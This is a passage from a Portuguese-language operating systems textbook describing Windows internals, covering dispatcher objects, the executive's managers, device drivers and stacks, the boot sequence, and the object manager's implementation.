A camada executiva também usa APCs para outras operações além das de conclusão de E/S. Como o mecanismo da APC é projetado de forma cuidadosa para entregar as APCs apenas quando for seguro fazê-lo, ele pode ser usado para pôr fim aos threads de forma segura. Se não for um bom momento para finalizar um thread, ele terá declarado sua entrada em uma região crítica e adiará as entregas de APCs até que saia dessa região. Os threads do núcleo se declaram como entrando em regiões críticas para adiar APCs quando obtêm travas ou outros recursos, de modo que não possam ser terminados enquanto ainda estiverem de posse do recurso.


Objetos despachantes

Outro tipo de objeto de sincronização é o **objeto despachante**. Este é qualquer um dos objetos habituais do modo núcleo (aquele tipo ao qual os usuários podem fazer referência com descritores) que contenha uma estrutura de dados chamada **dispatcher_header**, exibida na Figura 11.13. Isso inclui semáforos, mutexes, eventos, temporizadores waitable e outros objetos pelos quais os threads podem esperar para sincronização com outros threads. Eles também incluem objetos representando arquivos abertos, processos, threads e portas de IPC. A estrutura de dados despachante contém um flag representando o estado sinalizado do objeto e uma fila de threads aguardando pelo objeto ser sinalizado.

Primitivas de sincronização, como semáforos, são objetos despachantes naturais. Os temporizadores, arquivos, portas, threads e processos também usam os mecanismos de objeto despachante para notificações. Quando um temporizador é disparado, uma operação de E/S é finalizada em um arquivo, dados ficam disponíveis em uma porta, ou um thread ou processo é terminado, o objeto despachante associado é sinalizado, acordando todos os threads que aguardavam por esse evento.

Visto que o Windows usa um único mecanismo unificado de sincronização com os objetos do modo núcleo, APIs especializadas, como a wait3 para aguardar por processos filhos no UNIX, não são necessárias para aguardar por eventos. De maneira frequente os threads querem esperar por múltiplos eventos ao mesmo tempo. No UNIX, um processo pode esperar para que dados estejam disponíveis em qualquer um dos 64 soquetes de rede usando a chamada de sistema select. No Windows há uma API similar, **WaitForMultipleObjects**, mas ela permite que um thread espere por qualquer objeto despachante para o qual ele tenha um descritor. Podem ser especificados até 64 descritores para a WaitForMultipleObjects, bem como um valor opcional que especifica o tempo para seu término (timeout). O thread fica pronto para executar quando qualquer um dos eventos associados aos descritores é sinalizado ou quando o tempo para o término expira.

Na verdade, há dois procedimentos diferentes que o núcleo usa para fazer os threads esperarem por um objeto despachante executável. Sinalizar um **objeto de**

FIGURA 11.13 Estrutura de dados *dispatcher_header* embutida em muitos objetos executivos (*objetos despachantes*).

notificação tornará executáveis todos os threads em espera. Já os **objetos de sincronização** apenas tornam o primeiro thread em espera executável e são usados para objetos despachantes que implementam primitivas do bloqueio, como mutexes. Quando um thread em espera por uma trava volta à execução, a primeira coisa que faz é tentar recuperar a trava novamente. Se apenas um thread de cada vez pode reter a trava, todos os outros threads que se tornaram prontos para execução podem ser bloqueados imediatamente, implicando muitas trocas de contexto desnecessárias. A diferença entre objetos despachantes usando sincronização e notificação é um flag na estrutura dispatcher_header.

Como um comentário à parte, os mutexes no Windows são chamados de "mutantes" no código porque eles foram necessários para implementar a semântica do OS/2 de não permitir que eles próprios se desbloqueassem quando um thread usando um deles saísse, algo que Cutler considerou bizarro.

A camada executiva

Como exibido na Figura 11.11, abaixo da camada do núcleo do NTOS está o executivo. A camada executiva é escrita em C, em sua maioria independe de arquitetura (sendo o gerenciador de memória uma notável exceção) e tem sido transportada a novos processadores com esforço apenas modesto (MIPS, x86, PowerPC, Alpha, IA64, x64 e ARM). O executivo contém uma série de componentes diferentes e todos funcionam usando as abstrações de controle fornecidas pela camada do núcleo.

Cada componente é dividido em interfaces e estruturas de dados internas e externas. Os aspectos internos de cada componente são ocultos e utilizados apenas dentro do próprio componente, ao passo que os aspectos externos estão disponíveis para todos os outros componentes do executivo. Um subconjunto de interfaces externas é exportado do executável *ntoskrnl.exe* e os drivers de dispositivos podem se ligar a elas como se o executivo fosse uma biblioteca. A Microsoft chama muitos dos componentes do executivo de "gerenciadores", porque cada um é responsável pela gestão de alguns aspectos dos serviços operacionais, como E/S, memória, processos, objetos etc.

Como na maioria dos sistemas operacionais, muitas das funcionalidades do executivo do Windows são como códigos da biblioteca, exceto que elas são executadas em modo núcleo para que suas estruturas de dados sejam compartilhadas e protegidas do acesso de código do modo usuário e para que elas possam acessar estados de hardware privilegiados, como os registradores de controle MMU. De outra forma, entretanto, o executivo está apenas executando funções em nome de quem as está invocando e, desse modo, é executado no thread de quem está invocando.

Quando qualquer uma das funções do executivo é bloqueada aguardando para sincronizar com outros threads, o thread do modo usuário é bloqueado também. Isso faz sentido quando se está trabalhando em nome de um thread específico do modo usuário, mas pode ser injusto quando se executa um trabalho relacionado a tarefas comuns de organização. Para evitar o sequestro do thread corrente quando o executivo determina que alguma tarefa de organização é necessária, diversos threads do modo núcleo são criados quando o sistema inicializa e dedicados a tarefas específicas, como se assegurar de que páginas modificadas sejam gravadas em disco.

Para as tarefas previsíveis, de baixa frequência, há um thread que é executado uma vez por segundo e tem uma lista de tarefas com os itens que deve tratar. Para os trabalhos menos previsíveis, há um pool de threads operários de alta prioridade, mencionado anteriormente, que pode ser usado para executar tarefas delimitadas colocando em fila uma solicitação e sinalizando o evento de sincronização pelo qual o thread está esperando.

O **gerenciador de objetos** gerencia a maior parte dos objetos interessantes do modo núcleo usados na camada executiva. Isso inclui processos, threads, arquivos, semáforos, dispositivos de E/S e drivers, temporizadores e muitos outros. Como descrito antes, os objetos do modo núcleo são, na verdade, estruturas de dados alocadas e usadas pelo núcleo. No Windows, estruturas de dados do núcleo têm tanto em comum que é muito útil gerenciar várias delas em um recurso unificado.

Os recursos oferecidos pelo gerenciador de objetos incluem gerenciar a alocação e liberação de memória para objetos, contabilização de cota, dar suporte de acesso a objetos usando descritores, manter contagem de referência para referências de ponteiros do modo núcleo, assim como referências de descritor, dar nomes aos objetos no espaço de nomes do NT e fornecer um mecanismo extensível para gerenciar o ciclo de vida de cada objeto. As estruturas de dados do núcleo que precisam de algum desses recursos são gerenciadas pelo gerenciador de objetos.

Cada objeto do gerenciador de objetos tem um tipo usado para especificar como o ciclo de vida dos objetos daquele tipo deve ser gerenciado. Estes não são tipos no sentido de orientação a objetos, mas são apenas uma coleção de parâmetros especificados quando o tipo de objeto é criado. Para criar um novo tipo, um

componente do executivo apenas chama uma API do gerenciador de objetos para fazê-lo. Os objetos são tão importantes para o funcionamento do Windows que o gerenciador de objetos será discutido em mais detalhes na próxima seção.

O **gerenciador de E/S** fornece a estrutura para implementar os drivers de dispositivos de E/S e também uma série de serviços executivos específicos para configurar, acessar e realizar operações nos dispositivos. No Windows, os drivers de dispositivos podem apenas gerenciar dispositivos físicos, mas eles também fornecem extensibilidade ao sistema operacional. Muitas funções compiladas para o núcleo em outros sistemas são carregadas de forma dinâmica e ligadas pelo núcleo no Windows, incluindo pilhas de protocolos de redes e sistemas de arquivos.

Versões recentes do Windows têm muito mais suporte para a execução de drivers de dispositivos no modo usuário, e esse é o modelo preferido para novos drivers de dispositivos. Há centenas de milhares de drivers de dispositivos diferentes para o Windows, funcionando com mais de um milhão de dispositivos distintos. Isso representa muito código para acertar. É muito melhor que os defeitos de código deixem os dispositivos inacessíveis por meio de um travamento no modo usuário do que forçar o sistema a travar. Os erros nos drivers de dispositivos do modo núcleo são a maior causa da terrível **BSOD** (**Blue Screen of Death** — Tela azul da morte) em que o Windows detecta um erro fatal no modo núcleo e desliga ou reinicializa o sistema. As BSODs são comparáveis aos pânicos do núcleo nos sistemas UNIX.

Em essência, a Microsoft reconhece agora oficialmente o que os pesquisadores do campo de micronúcleos como o MINIX 3 e L4 sabem há anos: quanto mais código houver no núcleo, mais erros. Como os drivers de dispositivos compreendem cerca de 70% do código no núcleo, quanto mais drivers puderem ser movidos para processos do modo usuário, onde um erro causa apenas a falha de um único driver (em vez de derrubar todo o sistema), melhor. É esperado que a tendência em mover código do núcleo para processos no modo usuário cresça nos próximos anos.

O gerenciador de E/S também inclui o gerenciamento de recursos plug-and-play e de energia. O **plug-and-play** entra em ação quando novos dispositivos são detectados no sistema. O subcomponente plug-and-play é notificado primeiramente; ele trabalha com um serviço, o gerenciador de recursos plug-and-play do modo usuário, para encontrar o driver de dispositivo apropriado e carregá-lo para o sistema. Encontrar o driver de dispositivo certo nem sempre é fácil e, algumas vezes, depende de uma combinação sofisticada entre a versão do dispositivo de hardware e a versão particular dos drivers. Em alguns casos, um único dispositivo dá suporte a uma interface-padrão que é suportada por vários drivers diferentes, escritos por empresas diferentes.

Estudaremos mais sobre E/S na Seção 11.7 e sobre o mais importante sistema de arquivos, o NTFS, na Seção 11.8.

O gerenciamento de energia do dispositivo reduz o consumo de energia quando possível, estendendo a vida útil das baterias em notebooks e economizando energia em desktops e servidores. Acertar no gerenciamento de energia pode ser desafiador, uma vez que há muitas dependências sutis entre dispositivos e os barramentos que os conectam à CPU e à memória. O consumo de energia não é afetado apenas por quais dispositivos estejam ligados, mas também pela frequência de relógio da CPU, que também é controlada pelo gerenciador de energia do dispositivo. Veremos o consumo de energia com mais detalhes na Seção 11.9.

O **gerenciador de processos** gerencia a criação e a finalização de processos e threads, incluindo estabelecer as políticas e parâmetros que os controlam. Todavia, os aspectos operacionais dos threads são determinados pela camada do núcleo, que controla o escalonamento e a sincronização dos threads, assim como sua interação com os objetos de controle, como APCs. Os processos contêm threads, um espaço de endereçamento e uma tabela de descritores com os descritores que o processo pode usar para se referir aos objetos do modo núcleo. Os processos também incluem informações necessárias ao escalonador para o chaveamento entre espaços de endereçamento e o gerenciamento de informações de hardware específicas para processos (como descritores de segmento). Estudaremos o gerenciamento de processos e threads na Seção 11.4.

O **gerenciador de memória** do executivo implementa a arquitetura de memória virtual paginada por demanda. Ele gerencia o mapeamento de páginas virtuais para os quadros de páginas físicas, o gerenciamento dos quadros físicos disponíveis e o gerenciamento do arquivo de paginação no disco usado para manter instâncias privadas de páginas virtuais que não estão mais carregadas na memória. O gerenciador de memória também fornece recursos especiais para grandes aplicações de servidores, como bancos de dados e componentes de tempo de execução de linguagens de programação, como os coletores de lixo. Estudaremos o gerenciamento de memória mais adiante neste capítulo, na Seção 11.5.

O **gerenciador de cache** aperfeiçoa o desempenho de E/S para o sistema de arquivos por meio da manutenção de uma cache das páginas do sistema de arquivos no

espaço de endereçamento virtual do núcleo. Ele utiliza um caching com endereçamento virtual, ou seja, organiza páginas na cache em termos de sua localização em seus arquivos. Isso difere do caching de blocos físicos como no UNIX, em que o sistema mantém uma cache dos blocos endereçados fisicamente do volume bruto do disco.

O gerenciamento de cache é implementado com o uso de arquivos mapeados. O caching real é realizado pelo gerenciador de memória. O gerenciador de cache precisa se preocupar somente em decidir quais partes de quais arquivos pôr em cache, assegurando que dados armazenados em cache sejam descarregados no disco em tempo hábil e gerenciando os endereços virtuais do núcleo usados para mapear as páginas de arquivos em cache. Se uma página necessária para a E/S para um arquivo não está disponível na cache, a página gerará uma falta ao usar o gerenciador de memória. Estudaremos o gerenciador de cache na Seção 11.6.

O **monitor de referência de segurança** impõe os elaborados mecanismos de segurança do Windows, que suportam os padrões internacionais de segurança para computadores, chamados de **critérios comuns**, uma evolução dos requisitos de segurança do Orange Book do Departamento de Defesa dos Estados Unidos. Esses padrões especificam um vasto número de regras que um sistema em conformidade deve seguir, como autenticação de usuários, auditoria, esvaziamento da memória alocada e muito mais. Uma das regras requer que toda a verificação de acessos seja implementada por um único módulo no sistema. No Windows, esse módulo é o monitor de referência de segurança no núcleo. Iremos estudar mais detalhes do sistema de segurança na Seção 11.10.

O executivo contém uma série de outros componentes que descreveremos de forma breve. O **gerenciador de configuração** é o componente do executivo que implementa o registro, como descrito antes. O registro contém dados de configuração para o sistema em arquivos do sistema de chamados *colmeias*. A colmeia mais crítica é a *SYSTEM*, que é carregada na memória no ato da inicialização. Só depois que a camada executiva tenha inicializado com sucesso seus componentes principais, incluindo os drivers de E/S que se comunicam com o disco do sistema, é que a cópia em memória da colmeia é reassociada com a cópia no sistema de arquivos. Dessa forma, se algo ruim acontecer durante a tentativa de inicialização do sistema, é muito menos provável que a cópia no disco seja corrompida.

O componente LPC fornece uma comunicação entre processos muito eficiente, usada entre processos sendo executados no mesmo sistema. Ele é um dos transportes de dados usados por recursos de chamada de procedimento remota (**RPC — Remote Procedure Call**) baseados em padrões para implementar o estilo de computação cliente/servidor. A RPC também usa pipes nomeados (named pipes) e TCP/IP como transportes.

A LPC foi reforçada de modo substancial no Windows 8 (agora ela é chamada de **ALPC**, **Advanced LPC** — de LPC avançada) para oferecer suporte para novas funções na RPC, incluindo RPC de componentes do modo núcleo, como os drivers. A LPC era um componente muito importante no projeto original do NT porque era usada pela camada de subsistema para implementar a comunicação entre as rotinas de stubs de bibliotecas que eram executadas em cada processo e o processo de subsistema que implementa as facilidades comuns à personalidade particular de um sistema operacional, como o Win32 ou o POSIX.

O Windows 8 implementou um serviço de publicar/assinar, chamado **WNF (Windows Notification Facility)**. Notificações WNF são baseadas em alterações em uma instância dos dados de estado WNF. Um publicador declara uma instância de dados de estado (até 4 KB) e diz ao sistema operacional por quanto tempo deverá mantê-la (por exemplo, até a próxima reinicialização ou permanentemente). Um publicador atualiza o estado de forma indivisível, conforme a necessidade. Os assinantes podem se organizar para executar o código sempre que uma instância dos dados de estado for modificada por um publicador. Como as instâncias de estado WNF contêm uma quantidade fixa de dados pré-alocados, não há enfileiramento de dados, como na IPC baseada em mensagem — com todos os problemas de gerenciamento de recursos do atendente. Os assinantes têm a garantia de que só verão a versão mais recente de uma instância de estado.

Essa abordagem baseada em estado dá ao serviço WNF sua principal vantagem em relação a outros mecanismos de IPC: publicadores e assinantes são distintos e podem iniciar e terminar de forma independente um do outro. Os publicadores não precisam ser executados na inicialização apenas para inicializar suas instâncias de estado, pois o sistema operacional poderá mantê-las entre as diversas reinicializações. Os assinantes em geral não precisam se preocupar com os valores passados das instâncias de estado quando começarem a executar, pois tudo o que precisarão saber sobre o histórico do estado está encapsulado no estado atual. Em cenários onde os valores de estado passados não puderem ser razoavelmente encapsulados, o estado atual poderá fornecer metadados para o gerenciamento do estado


histórico, digamos, em um arquivo ou em um objeto de seção salvo, usado como buffer circular. WNF faz parte das APIs nativas do NT e (ainda) não é exposto por meio das interfaces Win32. Porém, ele é bastante utilizado internamente pelo sistema para implementar APIs Win32 e WinRT.

No Windows NT 4.0, muito do código relacionado à interface gráfica do Win32 foi passado para o núcleo porque o hardware da época não podia oferecer o desempenho necessário. Esse código residia antes no processo de subsistema *csrss.exe* que implementava as interfaces do Win32. O código da GUI baseada no núcleo reside em um driver especial de núcleo, *win32k.sys*. Esperava-se que essa mudança melhorasse o desempenho do Win32, porque as transições extras entre modo núcleo/modo usuário e o custo do chaveamento de espaços de endereçamento para implementar a comunicação via LPC haviam sido eliminados. Entretanto, não tem sido tão bem-sucedido quanto esperado porque os requisitos do código sendo executado no núcleo são muito estritos, e o custo adicional de execução no modo núcleo superou alguns dos ganhos na redução de custos de chaveamentos.

Os drivers de dispositivos

A parte final da Figura 11.11 consiste em **drivers de dispositivos**. No Windows, eles são bibliotecas de ligação dinâmica (DLLs), carregadas pelo executivo do NTOS. Embora eles sejam usados principalmente para implementar os drivers para hardwares específicos, como dispositivos físicos e barramentos de E/S, o mecanismo do driver de dispositivo também é usado como o mecanismo geral de extensibilidade do modo núcleo. Como já descrito, grande parte do subsistema do Win32 é carregada como um driver.

O gerenciador de E/S organiza um caminho de fluxo de dados para cada instância de um dispositivo, como exibido na Figura 11.14. Esse caminho é chamado de **pilha de dispositivos** e consiste em instâncias privadas de objetos de dispositivos do núcleo, alocados para o caminho. Cada objeto de dispositivo na pilha de dispositivos

FIGURA 11.14 Descrição simplificada das pilhas de dispositivos para dois volumes de arquivos NTFS. O pacote de solicitação de E/S é passado pilha abaixo. As rotinas apropriadas dos drivers associados são chamadas a cada nível na pilha. As próprias pilhas de dispositivos consistem em objetos de dispositivos alocados especificamente para cada pilha.

é ligado a um objeto de driver particular, que contém a tabela de rotinas a serem usadas para os pacotes de solicitação de E/S que fluem pela pilha de dispositivos. Em alguns casos, os dispositivos na pilha representam drivers cujo único propósito é **filtrar** as operações de E/S direcionadas a um dispositivo, barramento ou driver de rede em particular. A filtragem é usada por diversas razões. Algumas vezes o pré-processamento ou pós-processamento de operações de E/S resulta em uma arquitetura mais limpa, enquanto em outras vezes é apenas pragmático, porque as fontes ou os direitos de modificar um driver não estão disponíveis, e a filtragem é usada para contornar isso. Os filtros também podem implementar novas funcionalidades, como transformar discos em partições ou vários discos em volumes RAID.

Os sistemas de arquivos são carregados como drivers. Cada instância de um volume para um sistema de arquivos tem um objeto de dispositivo criado como parte da pilha de dispositivos para aquele volume. O objeto de dispositivo será ligado ao objeto de driver para o sistema de arquivos apropriado à formatação do volume. Drivers de filtro especiais, chamados **drivers de filtro do sistema de arquivos**, podem inserir objetos de dispositivos antes que o objeto de dispositivo do sistema de arquivos aplique funcionalidade às solicitações de E/S enviadas a cada volume, assim como procurar por vírus na leitura ou gravação de dados.

Os protocolos de rede, como a implementação integrada do TCP/IP IPv4/IPv6 do Windows, também são carregados usando o modelo de E/S. Para compatibilidade com os antigos Windows baseados em MS-DOS, o driver de TCP/IP implementa um protocolo especial para se comunicar com interfaces de rede acima do modelo de E/S do Windows. Há outros drivers que também implementam essas medidas, os quais são chamados pelo Windows de **miniportas**. A funcionalidade compartilhada está em um **driver de classe**. Por exemplo, funcionalidades comuns para discos SCSI ou IDE ou dispositivos USB são fornecidas por um driver de classe, ao qual os drivers de miniporta para cada tipo específico desses dispositivos são ligados como uma biblioteca.

Não discutiremos qualquer driver de dispositivo em particular neste capítulo, mas apresentaremos mais detalhes sobre como o gerenciador de E/S interage com os drivers de dispositivo na Seção 11.7.

11.3.2 Inicialização do Windows

Fazer um sistema operacional executar requer várias etapas. Quando um computador é ligado, a CPU é inicializada pelo hardware e configurada para inicializar a execução de um programa na memória. Contudo, o único código disponível está em uma forma não volátil de memória CMOS, que é inicializada pelo fabricante do computador (e algumas vezes atualizada pelo usuário em um processo chamado **flashing**). Visto que o software persiste na memória, e só é atualizado raramente, ele é chamado de **firmware**. O firmware é carregado nos PCs pelo fabricante da placa-mãe ou do próprio computador. Historicamente, o firmware do PC era um programa denominado BIOS (**Basic Input/Output System** — sistema básico de entrada/saída), mas a maioria dos computadores novos utiliza a **UEFI** (**Unified Extensible Firmware Interface** — Interface de firmware extensível unificada). UEFI é melhor que o BIOS por dar suporte ao hardware moderno, oferecer uma arquitetura mais modular, independente da CPU, e dar suporte a um modelo de extensão que simplifica a inicialização por redes, a provisão para novas máquinas e a execução de diagnósticos.

A finalidade principal de qualquer firmware é iniciar o sistema operacional, carregando primeiro pequenos programas de inicialização encontrados no início das partições da unidade de disco. Os programas de inicialização do Windows sabem como obter informação suficiente de um volume de sistema de arquivos para encontrar o programa autônomo do Windows *BootMgr*. O *BootMgr* determina se o sistema estava antes em hibernação ou em modo de espera (modos especiais de economia de energia que permitem ao sistema voltar à ativa sem ter de iniciar todo o processo novamente). Se for esse o caso, o *BootMgr* carrega e executa o *WinResume.exe*; do contrário, ele carrega e executa o *WinLoad.exe* para realizar uma nova inicialização. O *WinLoad* carrega os componentes de inicialização do sistema para a memória: o núcleo/executivo (normalmente o *ntoskrnl.exe*), a HAL (*hal.dll*), o arquivo contendo a colmeia SYSTEM, o driver *Win32k.sys* contendo as partes do subsistema do Win32 do modo núcleo, assim como imagens de quaisquer outros drivers listados na colmeia SYSTEM como **drivers de inicialização** (ou boot) — significando que são necessários quando o sistema realiza uma primeira inicialização.

Uma vez que os componentes de inicialização do Windows estejam carregados na memória, é dado controle para o código de baixo nível do NTOS, que procede à inicialização da HAL, camadas de núcleo e executiva, a ligação nas imagens de drivers e o acesso/atualização de dados de configuração na colmeia SYSTEM. Após todos os componentes do modo núcleo serem inicializados, o primeiro processo do modo usuário é criado e usado para executar o programa *smss.exe* (que se parece com o */etc/init* nos sistemas UNIX).

Versões recentes do Windows oferecem suporte para melhorar a segurança do sistema no momento da inicialização. Muitos PCs mais novos contêm um **TPM** (**Trusted Platform Module** — Módulo de plataforma confiável), que é um chip na placa-mãe. O chip é um processador criptográfico seguro, que protege segredos, como chaves de encriptação/decriptação. O TPM do sistema pode ser usado para proteger chaves do sistema, como aquelas usadas pelo BitLocker para criptografar o disco. As chaves protegidas não são reveladas ao sistema operacional antes que o TPM tenha verificado se um invasor tentou mexer nelas. Ele também pode oferecer outras funções criptográficas, como assegurar a sistemas remotos que o sistema operacional no sistema local não foi comprometido.

Os programas de inicialização do Windows têm lógica para lidar com os problemas comuns que o usuário encontra quando a inicialização do sistema falha. Algumas vezes a instalação de um driver de dispositivo com defeito, ou a execução de um programa como o *regedit* (que pode corromper a colmeia SYSTEM), impede o sistema de realizar uma inicialização normal. Há suporte para ignorar mudanças recentes e realizar a inicialização para a *última configuração conhecida* do sistema. Outras opções de inicialização incluem a **inicialização segura**, que desliga muitos dos drivers opcionais, e o **console de recuperação**, que dispara uma janela de linha de comando *cmd.exe*, proporcionando uma experiência similar ao modo monousuário do UNIX.

Outro problema comum para os usuários tem sido que, de forma ocasional, alguns sistemas do Windows possuem comportamentos estranhos, com travamentos frequentes (aparentemente aleatórios), tanto no sistema como nas aplicações. Dados obtidos pelo programa de análise de travamentos on-line da Microsoft forneceram evidências de que muitos desses travamentos se deviam à memória física defeituosa; logo, o processo de inicialização do Windows oferece a opção de executar um diagnóstico extenso de memória. Talvez no futuro os hardwares de computador suportem de modo comum o ECC (ou talvez paridade) para memória, mas a maioria dos sistemas de PCs desktop, notebooks e sistemas portáteis de hoje está vulnerável até aos erros de um único bit em meio aos bilhões de bits de memória que eles contêm.

11.3.3 A implementação do gerenciador de objetos

O gerenciador de objetos é talvez o componente mais importante no executivo do Windows, razão pela qual já termos introduzido muitos de seus conceitos. Como já dissemos, ele fornece uma interface consistente e uniforme para gerenciar os recursos de sistema e estruturas de dados, como abrir arquivos, processos, threads, seções de memória, temporizadores, dispositivos, drivers e semáforos. Até os objetos mais especializados, representando coisas como transações do núcleo, perfis, tokens de segurança e áreas de trabalho do Win32, são geridos pelo gerenciador de objetos. Os objetos de dispositivos interligam as descrições do sistema de E/S, incluindo a oferta de ligação entre o espaço de nomes do NT e os volumes do sistema de arquivos. O gerenciador de configuração usa um objeto do tipo **chave** para se ligar às colmeias do registro. O próprio gerenciador de objetos tem objetos que ele utiliza para administrar o espaço de nomes do NT e implementar os objetos usando um recurso comum. Eles são objetos de diretório, ligação simbólica e tipo de objeto.

A uniformidade oferecida pelo gerenciador de objetos tem muitas facetas. Todos esses objetos usam o mesmo mecanismo de como são criados, destruídos e contabilizados no sistema de cotas. Todos podem ser acessados por processos do modo usuário usando descritores. Há uma convenção unificada para o gerenciamento de referências de ponteiros para objetos a partir do núcleo. Os objetos podem ser nomeados no espaço de nomes do NT (que é gerenciado pelo gerenciador de objetos). Objetos despachantes (que começam com a estrutura comum de eventos de sinalização) podem usar interfaces comuns de sincronização e notificação, como WaitForMultipleObjects. Há o sistema de segurança comum com ACLs impostas aos objetos abertos pelo nome e verificações de acesso a cada uso de um descritor. Há até recursos para ajudar os desenvolvedores do modo núcleo a depurar problemas traçando o uso de objetos.

O principal para entender os objetos é perceber que um objeto (do executivo) é apenas uma estrutura de dados na memória virtual acessível para o modo núcleo. Essas estruturas de dados são, de modo geral, usadas para representar conceitos mais abstratos. Como exemplos, objetos de arquivos do executivo são criados para cada instância de um arquivo do sistema de arquivos que foi aberto, e objetos de processo são criados para representar cada processo.

Uma consequência do fato de que os objetos são apenas estruturas de dados do modo núcleo é que, quando o sistema reinicializa (ou trava), todos os objetos são perdidos. Quando acontece a inicialização do sistema, não há objetos presentes, nem mesmo os descritores de tipos de objetos. Todos os tipos de objetos, e os próprios objetos, devem ser criados de forma dinâmica por outros componentes da camada executiva, chamando as interfaces oferecidas pelo gerenciador de objetos.

Quando os objetos são criados e um nome é especificado, eles podem depois ser referenciados pelo espaço de nomes do NT. Logo, construir os objetos na inicialização do sistema também serve para a criação do espaço de nomes do NT.

Os objetos têm uma estrutura, exibida na Figura 11.15. Cada um contém um cabeçalho com certas informações comuns a todos os objetos de todos os tipos. Os campos nesse cabeçalho incluem o nome do objeto, o diretório em que ele reside no espaço de nomes do NT e um ponteiro para um descritor de segurança representando a ACL para o objeto.


A memória alocada para os objetos vem de um dos dois heaps (ou pools) de memória mantidos pela camada executiva. Há funções utilitárias (parecidas com malloc) no executivo que permitem aos componentes do modo núcleo alocar tanto a memória de núcleo paginável quanto a não paginável. A memória não paginável é necessária para qualquer estrutura de dados ou objeto do modo núcleo que precise ser acessado por um nível 2 de prioridade de CPU ou maior. Isso inclui ISRs e DPCs (mas não APCs) e o próprio escalonador de threads. O descritor de falta de página também precisa que suas estruturas de dados sejam alocadas de memória não paginável de núcleo para evitar recursão.

A maior parte das alocações com origem no gerenciador de heaps do núcleo é atingida usando listas lookaside, que contêm listas LIFO de alocações do mesmo tamanho, para cada processador. Essas LIFOs são otimizadas para operação livre de bloqueios, aumentando o desempenho e a escalabilidade do sistema.

Cada cabeçalho de objeto contém um campo de encargo de cota, que é o custo cobrado ao processo para a abertura daquele objeto. As cotas são usadas para impedir que um usuário utilize muitos recursos do sistema. Há limites separados para memória não paginável de núcleo (que requer a alocação tanto de memória física como de endereços virtuais do núcleo) e memória paginável de núcleo (que utiliza endereços virtuais do núcleo). Quando o custo acumulado para qualquer dos tipos de memória atinge o limite de cota, as alocações do processo falham em razão da insuficiência de recursos. As cotas também são usadas pelo gerenciador de memória, para controlar o tamanho do conjunto de trabalho, e pelo gerenciador de threads, para limitar a frequência de uso da CPU.

